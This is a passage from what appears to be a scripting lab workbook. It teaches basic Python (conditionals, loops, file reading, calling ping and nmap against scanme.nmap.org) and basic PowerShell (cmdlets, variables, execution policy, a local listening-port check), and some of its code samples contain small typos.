        print(num,"is less than 5")
    elif num ≥ 5:
        print(num,"is greater than or equal to 5")
    else:
        print("Error")
    return

number = int(input("Enter a number:"))
calculation (number)
```

In the above screenshot, we are passing number to the definition calculation even though the parameter is named integer. The parameter name is merely there for accessing the data within the definition.

```
#!/usr/bin/python3

def calculation (num):
    if num < 5:
        print(num,"is less than 5")
    elif num >= 5:
        print(num,"is greater than or equal to 5")
    else:
        print("Error")
    return

number = int(input("Enter a number:"))
calculation (number)
```

Create your script so that it looks like the above, save it, make it executable, then run.

Task 3:

Let's look at introducing some of the logic operators we learned about in the

previous lab. These are very useful to include in if statements as they can provide much more functionality to the statement. Typical login statements include and, or, not. These can be used in conjunction with if statements to provide the statement with an extra condition which needs to be met in order for the statement to be true. For example, create another script so that it looks like the following:

```
#!/usr/bin/python3

def calculation (num):
    if num < 5 and number > 0:
        print(num,"is between 0 and 5")
    elif num ≥ 5 and num < 10:
        print(num,"is equal or greater than 5 less than 10")
    elif num > 10 or num < 0:
        print(num,"That number is not between 1 and 10!")
    else:
        print("out of range")
    return

number = int(input("Enter a number:"))
calculation (number)
```

Each if statement here has now got an added logic statement. When the AND logic operator is used, both statements must be true for the statement to run. If the statement is not true, the code will move on to the next if statement (or elif statement or else statement).

For the second elif statement, the OR logic operator is used. This means that either statement in this line must be true for the code to execute. If neither are true, the code wil move onto the next if statement or else statement.


```
#!/usr/bin/python3

def calculation (num):
    if num < 5 and number > 0:
        print(num,"is between 0 and 5")
    elif num ≥ 5 and num < 10:
        print(num,"is equal or greater than 5 less than 10")
    elif num > 10 or num < 0:
```

```
    print(num,"That number is not between 1 and 10!")
else:
    print("out of range")
return

number = int(input("Enter a number:"))
calculation (number)
```

Save this as a new script and execute it. Experiment with entering different numbers when prompted and note the differences.



```
(kali㉿kali)-[~]
└─$ ./sample6.py
Enter a number:3
3 is between 0 and 5

(kali㉿kali)-[~]
└─$ ./sample6.py
Enter a number:7
7 is equal or greater than 5 less than 10

(kali㉿kali)-[~]
└─$ ./sample6.py
Enter a number:12
12 That number is not between 1 and 10!

(kali㉿kali)-[~]
└─$ ./sample6.py
Enter a number:0
out of range
```

Lab 99. More Advanced Python Scripting

Lab Objective:

Learn some more advanced concepts surrounding the Python language.

Lab Purpose:

Python is an interpreted, object-oriented, high-level programming language with dynamic semantics. Its high-level built-in data structures, combined with dynamic typing and dynamic binding, make it attractive for Rapid Application Development, as well as for use as a scripting or glue language to connect existing components together.

Lab Tool:

Kali Linux.

Lab Topology:

You can use Kali Linux in a VM for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will be looking at some more advanced concepts around scripting with Python. Python is a good coding language to learn as its syntax is quite simple and straightforward. Python is also very versatile and can import massive amounts of code from libraries, shortening the workload on developers.

We will begin by looking at loops. Loops are incredibly useful in scripting languages. There are two types of loops in Python: for loops and while loops.

For loops look like the following:

```
names = ['Mark', 'Darragh', 'Lee']
for i in names:
    print (i)
```

This is a very basic for loop. This loop uses the contents of the names array in the loop. The for loop itself will iterate for every entry within the array and print the result. So, in our console, we should be returned with the three names in the array above.

Copy this code and paste it into your script. Save the script, execute it, and note the output.



The screenshot shows a terminal window with two sections. The left section shows the command `cat sample7.py` being run, followed by the Python code. The right section shows the command `./sample7.py` being run, with the output "Mark", "Darragh", and "Lee" displayed. A green brace on the left side groups the code and its output, while a red box highlights the output section.

```
(kali㉿kali)-[~]
$ cat sample7.py
#!/usr/bin/python3

names = ['Mark', 'Darragh', 'Lee']
for i in names:
    print (i)

(kali㉿kali)-[~]
$ ./sample7.py
Mark
Darragh
Lee
```

This script will execute until every name in the array is output to the console and will end when there are no names left. This is how a for loop works.

We can add some more code to this script to make the for look more comprehensive. For loops provide us with the functionality to iterate with datasets. This can be done with the following piece of code:

```
for i in range(0,10):
    print(i)
```

This code will iterate through the array, printing the first 10 items to the console. let's use this in our script so that we can get a better understanding of how it works. Copy and paste this next snippet of code into our script in Kali:

```
#!/usr/bin/python3

randomNumbers = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
for i in range(0,5):
    print(i)
```

Save this script and execute it.

Notice we receive the output of 0, 1, 2, 3, 4 to the console. This is because of the way indexing works. We specified in the range(0,5) part above that we want to print the first 5 numbers from the array randomNumbers. The first 5 numbers are 0-4.



A terminal window showing the command \$./sample8.py followed by the output 0, 1, 2, 3, 4. A large green bracket is drawn over the output, spanning from the start of the list to the end, with the label "range(0,5)" written below it in green.

If we want to print numbers 1-5, we would have to specify range(1,6).



A terminal window showing the command \$./sample8.py followed by the output 1, 2, 3, 4, 5. A large green bracket is drawn over the output, spanning from the start of the list to the end, with the label "range(1,6)" written below it in green.


Note that the first parameter supplied to the range function is the start point of the for loop. The second function is the end point where the loop will finish.

We can also add a third parameter which will specify to the loop how much we want it to increment by. For example, if we type range(0, 15, 3) this will increment through our array by 3. Edit your script so it looks like the following:

```
#!/usr/bin/python3

randomNumbers = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
for i in range(0,16,3):
    print(i)
```

Now, save it and execute. Note that we are incrementing through our dataset of numbers in increments of 3. The second parameter is 16 as we want to display the number at index 16, which is the number 15 (remember the first number in an array has always index 0).



```
(kali㉿kali)-[~]
$ ./sample8.py
0
3
6
9
12
15
```

A green bracket on the right side of the terminal output groups the numbers 0, 3, 6, 9, 12, and 15, with the label "range(0,16,3)" written below it.

Finally, we will look at adding an else statement to our for loop. This is very simple and is similar to how else statements are added to if statements. Edit your code so that it looks like the following:

```
#!/usr/bin/python3

randomNumbers = [1, 2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
for i in range(0,16,3):
    print(i)
else:
    print("Script has finished running :)")
```

Then, save and execute it. Note how the else statement will execute when the

script is finished running. This is a simple implementation of an else statement in a for loop.



A terminal window titled '(kali㉿kali)-[~]' with a blue border. Inside, the command '\$./sample8.py' is run, followed by a series of numbers: 0, 3, 6, 9, 12, and 15. The final line of output is 'Script has finished running :)'.

Task 2:

Now, we will briefly touch on how Python can be used to interact with files. Create a new script so that it looks like the following:

```
#!/usr/bin/python3

fileInput = input ('Please input the filename you would like to read:')
file = open(fileInput, 'r')
print( file.read() )
```

Let's break down what this script is doing:

- The first line after the “#!” is asking the user to input the name of the file they would like to read and is assigning the value of the users input to the variable fileInput.
- The next line is opening the file specified and reads all of its contents. It stored the contents of the specified file to the variable file.
- The final line prints the contents stored in the variable file to the console.

```
(kali㉿kali)-[~]
$ ./sample9.py
Please input the filename you would like to read:/etc/hosts
127.0.0.1      localhost
127.0.1.1      kali

# The following lines are desirable for IPv6 capable hosts
::1      localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Save this script and execute it. When asked, input the name of the file you would like to read and notice how its contents are printed to the console. This is a brief example of how Python can be used to interact with files.

Task 3:

In this lab, we will see how we can run system commands from within the python script. In Python, we use the “import” keyword to make the code in one module available in another. Create a new script so that it looks like the following;

```
#!/usr/bin/python3


import subprocess

subprocess.run(["ping", "-c 3", "scanme.nmap.org"])
subprocess.run(["nmap", "scanme.nmap.org", "-sT"])
```

Let’s break down what this script is doing:

- The first line after the “#!” is declares which module we need to import python runtime environment.
- The next line runs ping command with a “-c 3” parameter against a host.
- The final line starts a nmap scan to same host above. Also we are using another parameter which nmap needs.

Save this script and execute it. As you can see, our python script first executes a 3-count ping command to scanme.nmap.org (1). When first command finishes, it starts a portscan to the same target (2).



The terminal window shows the execution of a Python script named sample10.py. The script performs a ping operation (1) and then triggers an Nmap portscan (2) on the target host.

```
(kali㉿kali)-[~]
$ ./sample10.py
PING scanme.nmap.org (45.33.32.156) 56(84) bytes of data.
64 bytes from scanme.nmap.org (45.33.32.156): icmp_seq=1 ttl=49 time=193 ms
64 bytes from scanme.nmap.org (45.33.32.156): icmp_seq=2 ttl=49 time=193 ms
64 bytes from scanme.nmap.org (45.33.32.156): icmp_seq=3 ttl=49 time=193 ms

--- scanme.nmap.org ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 192.821/192.950/193.151/0.143 ms

Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-09 20:22 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.19s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 995 closed ports
PORT      STATE    SERVICE
22/tcp    open     ssh
25/tcp    filtered  smtp
80/tcp    open     http
9929/tcp  open     nping-echo
31337/tcp open     Elite

Nmap done: 1 IP address (1 host up) scanned in 22.30 seconds
```

Using system commands in Python allows us to perform a smarter security scan within a certain logic pattern, taking into account the results of previous command outputs.

Lab 100. Introduction to Scripting with PowerShell

Lab Objective:

Learn how to use some basic PowerShell commands and functions.

Lab Purpose:

PowerShell is a task automation and configuration management framework from Microsoft. It consists of a command-line shell and the associated scripting language.

Lab Tool:

Kali Linux and Windows

Lab Topology:

You can use a Windows machine for this lab.

Lab Walkthrough:

Task 1:


In this lab, we will be covering some basics surrounding PowerShell. PowerShell commands are called cmdlet's, and are written in .NET. The output of these cmdlet's are objects. This means that we can perform actions on the output object by running cmdlets. The typical cmdlet is constructed using a verb-noun format. For example, the Get-Help command is used to get help about a particular cmdlet. Some of the most common verbs used include the following:

- Get—To get something
- Start—To run something
- Out—To output something

- Stop—To stop something that is running
- Set—To define something
- New—To create something

You can launch PowerShell by searching for the following on your Windows machine:

PowerShell



Task 2:

Let's look at some of the most basic PowerShell commands. Keep in mind throughout this lab that you can use Get-Help at any time to get some information about a command. You can also use the -examples flag which would return some examples of how this command is used. This is what that would look like:

Get-Help Get-Command -Examples

```
PS C:\Users\User> Get-Help Get-Command -Examples

NAME
    Get-Command

ALIASES
    gcm

REMARKS
    Get-Help cannot find the Help files for this cmdlet on this comput
        -- To download and install Help files for the module that incl
        -- To view the Help topic for this cmdlet online, type: "Get-H
            go to https://go.microsoft.com/fwlink/?LinkID=113309.
```

The “Get-Command” can be used to get all of the cmdlet’s installed. We can use this command to search for a particular cmdlet for a specific verb or noun by typing like the following:

```
Get-Command Start-*
```

```
> Get-Command Start-*
   CommandType      Name          Version      Source
   ----          ----          -----      -----
Function       Start-AppBackgroundTask      1.0.0.0      AppBackgroundTask
Function       Start-AppvVirtualProcess     1.0.0.0      AppvClient
Function       Start-AutologgerConfig      1.0.0.0      EventTracingManagement
Function       Start-Dtc                  1.0.0.0      MsDtc
Function       Start-DtcTransactionsTraceSession 1.0.0.0      MsDtc
Function       Start-EtwTraceSession      1.0.0.0      EventTracingManagement
Function       Start-MpScan               1.0          ConfigDefender
Function       Start-MpWDOScan            1.0          Defender
Function       Start-MpWDOScan            1.0          ConfigDefender
Function       Start-NetEventSession      1.0.0.0      NetEventPacketCapture
Function       Start-PcsvDevice           1.0.0.0      PcsvDevice
Function       Start-ScheduledTask      1.0.0.0      ScheduledTasks
Function       Start-StorageDiagnosticLog 2.0.0.0      Storage
Function       Start-Trace                1.0.0.0      PSDiagnostics
Function       Start-WUScan               1.0.0.2      WindowsUpdateProvider
Cmdlet         Start-BitsTransfer        2.0.0.0      BitsTransfer
Cmdlet         Start-DscConfiguration    1.1          PSDesiredStateConfiguration
Cmdlet         Start-DtcDiagnosticResourceManager 1.0.0.0      MsDtc
Cmdlet         Start-Job                 3.0.0.0      Microsoft.PowerShell.Core
Cmdlet         Start-OSUninstall          3.0          Dism
Cmdlet         Start-Process              3.1.0.0      Microsoft.PowerShell.Management
Cmdlet         Start-Service              3.1.0.0      Microsoft.PowerShell.Management
Cmdlet         Start-Sleep                3.1.0.0      Microsoft.PowerShell.Utility
Cmdlet         Start-Transaction          3.1.0.0      Microsoft.PowerShell.Management
Cmdlet         Start-Transcript          3.0.0.0      Microsoft.PowerShell.Host
```

Task 3:

Let's now have a quick look at variables. Variables should start with \$ in PowerShell. The following is an example of a variable in PowerShell:

```
$location = "Earth"
```

This command will create a variable called \$location and assign it the output of Get-Location cmdlet. This variable will now contain the current location. To call the variable, we simple type the following:

```
$location
```

Task 4:

We will now look at writing our first PowerShell script. Before we are able to execute any scripts, we will first need to change to execution policy on our Windows machine. It is recommended to do this in a Windows virtual machine, or another machine which is not your main or host OS. Changing the execution policy will allow your machine to execute any PowerShell script. If you download a PowerShell file containing a virus, this could be disasterous for your PC. To change the execution policy, open PowerShell and type the following commands one after the other:

- Get-ExecutionPolicy
- Set-executionpolicy unrestricted
- Enter Y in the prompt
- Get-ExecutionPolicy

Before doing this, make sure you opened powershell with Administrator permissions. Your execution policy should now be set to unrestricted, and we can proceed with the lab.

```
PS C:\Windows\system32> Get-ExecutionPolicy
RemoteSigned
PS C:\Windows\system32> Set-ExecutionPolicy unrestricted
Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution
policy might expose you to the security risks described in the about_Execution_Policies help topic
at https://go.microsoft.com/fwlink/?LinkID=135170. Do you want to change the execution policy?
[Y] Yes [A] Yes to All [N] No [L] No to All [S] Suspend [?] Help (default is "N"): A
PS C:\Windows\system32> Get-ExecutionPolicy
Unrestricted
PS C:\Windows\system32>
```

Now, create a new file in notepad and type the following:

```
$Info = "Hello!"
Write-Host $Info
```

Save this script to your Documents with the name script.ps1.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\IEUser> cd .\Documents\
PS C:\Users\IEUser\Documents> dir

Directory: C:\Users\IEUser\Documents

Mode                LastWriteTime        Length Name
----                -----          ----
d-----            3/19/2019   4:29 AM           WindowsPowerShell
-a----            4/9/2021    6:08 PM          36 script.ps1

PS C:\Users\IEUser\Documents> cat .\script.ps1
$Info = "Hello!"
Write-Host $Info
PS C:\Users\IEUser\Documents>
```

Now, open PowerShell if you have not already done so, by searching for PowerShell. Then, call the script with the following command:

```
& "C:\Users\IEUser\Documents\script.ps1"
```

You have to write the full path of the script that you're trying to run.

```
PS C:\Users\IEUser\Documents> & "C:\Users\IEUser\Documents\script.ps1"
Hello!
```

Notice how Hello! is printed to the console. Ok, we have executed our first PowerShell script!

Lab 101. More Advanced Scripting with PowerShell

Lab Objective:

Learn more advanced PowerShell commands and functions.

Lab Purpose:

PowerShell is a task automation and configuration management framework from Microsoft. It consists of a command-line shell and the associated scripting language.

Lab Tool:

Kali Linux and Windows

Lab Topology:

You can use a Windows machine for this lab.

Lab Walkthrough:

Task 1:

In this lab, we will run through some more advanced PowerShell concepts and attempt to write some more comprehensive PowerShell scripts.

Note: When running PowerShell scripts, the location of some of the files we use in the lab may be stored in different locations on your PC than mine. For example, if I store something on the Desktop, it will be saved under C:\User\user\Desktop\filename, but for you, it could be stored in somewhere like X:\username\username\Desktop\filename. Just make sure that you have the correct location for the file you are trying to use.


So, we have now established that every cmdlet will output an object when it

is run. Now, we will cover how to manipulate these objects. To do this, we will need to pass output to other cmdlet's and use specific object cmdlet's to extract information.

To begin, you should note that Pipeline() is used to pass output from one cmdlet to another. Every object will contain methods and properties, much like in every object-oriented framework. Methods are functions which can be applied to output from the cmdlet. Properties are variables in the output from a cmdlet.

Run a command now using the pipelines like this:

```
Get-Service | Sort-Object -property Status
```



Status	Name	DisplayName
Stopped	Sense	Windows Defender Advanced Threat Pr...
Stopped	seclogon	Secondary Logon
Stopped	SDRSVC	Windows Backup
Stopped	SensrSvc	Sensor Monitoring Service
Stopped	SensorService	Sensor Service
Stopped	SensorDataService	Sensor Data Service
Stopped	RpcLocator	Remote Procedure Call (RPC) Locator
Stopped	RmSvc	Radio Management Service
Stopped	RetailDemo	Retail Demo Service
Stopped	SCPolicySvc	Smart Card Removal Policy
Stopped	ScDeviceEnum	Smart Card Device Enumeration Service
Stopped	SCardSvr	Smart Card

This command will get all services sorted by their status. Note the output.

Now, let's create a script making use of pipes. Edit your script so that it looks like the following:

```
Get-Service | Sort-Object -property Status  
"Hello All!" | Out-File C:\Users\IEUser\Documents\newfile.txt
```

So, we have just added an extra line to our previous command to write Hello

All! to a text file. Ensure that the text file exists first by creating one and saving it to your Documents folder.

Now, save the script and execute it. Notice that both commands executed. We have received all services sorted by their status, and Hello All! has been written to the newfile.txt file.

Task 2:

Now that we have a basic understanding of PowerShell and how it works, we will attempt to write a more advanced script. Open your PowerShell script and edit it so that it looks like the following:

```
$system_ports = Get-NetTCPConnection -State Listen
$text_port = Get-Content -Path C:\Users\IEUser\Documents\portnumbers.txt
foreach($port in $text_port){
    if($port -in $system_ports.LocalPort){
        echo "$port is OPEN in this machine!"
    }
    else { echo "$port is NOT open" }
}
```

Save this script.

Let's break this script down:

- In the first line, we are getting a list of all the ports on the system that are listening. This is achieved using the Get-NetTCPConnection cmdlet. This output is saved to the variable system_ports
- The second line is reading a list of port numbers from the file “portnumbers.txt”. This file contains a random set of port numbers with each number on a different line. We are then storing the contents of this file in the variable text_port
- The third line is establishing a loop for each port stored in the text_port variable. This loop will run until all the stored ports have been dealt with.
- The fourth line is an if statement. This statement will check to see if the port in the port variable is in the LocalPort property of the Windows system. If this statement is true, the port will be

echoed to the console. If the statement is not true, that port number will be ignored.

Before running it, create a text file on your “C:\Users\IEUser\Documents\portnumbers.txt” path and add in a random list of ports with each port number on a different line, like this:

```
22  
80  
8080  
443  
445  
135  
3389
```

Save this file, and, finally, run the “script.ps1” file:

```
PS C:\Users\IEUser\Documents> & C:\Users\IEUser\Documents\script.ps1  
22 is NOT open  
80 is NOT open  
8080 is NOT open  
443 is NOT open  
445 is OPEN in this machine!  
135 is OPEN in this machine!  
3389 is NOT open  
PS C:\Users\IEUser\Documents>
```

If any of the ports listed in the text file you created are listening on your Windows system, they will be printed to the console as “OPEN”. This is a simple example of how PowerShell can be used to interact with the Windows OS for gathering information.